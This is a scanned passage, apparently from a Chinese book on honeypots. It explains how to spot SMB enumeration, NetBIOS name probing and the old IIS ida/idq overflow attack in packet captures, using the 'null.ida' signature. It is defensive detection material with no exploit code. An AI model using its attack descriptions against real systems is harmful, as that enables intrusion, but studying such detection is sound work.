


图22

从图中可以较明显地看出整个过程中有多个通过DCE服务进行信息枚举的过程（通过查看DCE RPC服务的数据内容便可得知），从中，我们可以捕捉一些关键字，例如PIPE、IPC$等等，都是明显的获取信息的过程。但是，由于这个过程是受操作系统保护的，因此，如果想通过Sniffer抓到的数据看到对方在获取本机什么信息的话，确实是一件不太可能的事。虽说如此，但是，大量的枚举过程，已足以说明问题。

还记得前面说过的两个UDP端口吗？大家可以做这样一个实验，在计算机开机的时候，以最快的速度进行Sniffer或是打开防火墙，而且在防火墙中对UDP 137和UDP 138端口进行一定的设置以便在这两个端口有活动或是有数据流通的时候你能知道，那么，你就能很明显地看到在刚打开计算机的时候，这两个端口是十分活跃的，当然，这一切的前提是你使用的是Windows操作系统；在

Windows中，操作系统是通过NetBIOS映射的UDP端口进行本地计算机名广播的，而协议表现为NBNS（NetBIOS Name Server），该协议就是使用了NetBIOS映射的UDP端口广播的，在抓到的数据包中，也能很明显地看到远程主机通过该协议获取本地计算机主机名的过程（如图23）。

虽然说在网络上，NetBIOS端口很多时候会主动的进行广播等类似的动作，但是，如果通过抓到的数据包中能发现同一IP地址对本地计算机进行多次SMB服务的枚举或是主机名上的刺探的话，那么，基本上也是可以断定对方是在进行扫描。

关于SMB暂且就说到这里，不过，因为SMB使用较为广泛，因此，除了从大量相同的特征数据上进行判断外，很难有其他好的办法，因此，SMB会话获取信息的监视过程在蜜罐系统中相对来说较难。





图23

（3）溢出类攻击的监视

在蜜罐系统中，监视到最多的往往是真正的入侵和攻击过程，而攻击过程中，又尤以溢出为多，毕竟，溢出攻击是最容易成功而且也是最容易获取最高权限的一种手段，因此，在此就对溢出攻击的一些监视和分辨方法进行一下讲解。

其实，相对其他攻击手段来讲，溢出攻击应该是比较容易发现的，因为，溢出攻击是针对某一特定服务的，那么，攻击过程中，攻击程序所发送攻击代码端口也就是一定的，而对于某一类型的操作系统来说，接收到的代码往往都是相同的。因此，只要熟悉溢出漏洞并且了解攻击程序针对某种操作系统所发送的代码的话，那么，一旦通过sniffer监听到类似的数据包，就能迅速判断攻击类型。


图24

这里以一个比较老的漏洞——ida\idq溢出漏洞来做一个简单说明，用过这个漏洞的人都应该知道，该漏洞获取的是system权限，危险相当大。通过sniffer抓到的数据包，我们可以清楚地看到，在攻击程序所发送的数据包中，可以清楚地看到null.ida的字样（如图24），随后，还跟着一长串的数据，而在null.ida后面的数据形式与shellcode的样子又十分相似，毫无疑问，此过程就是ida溢出攻击的过程。

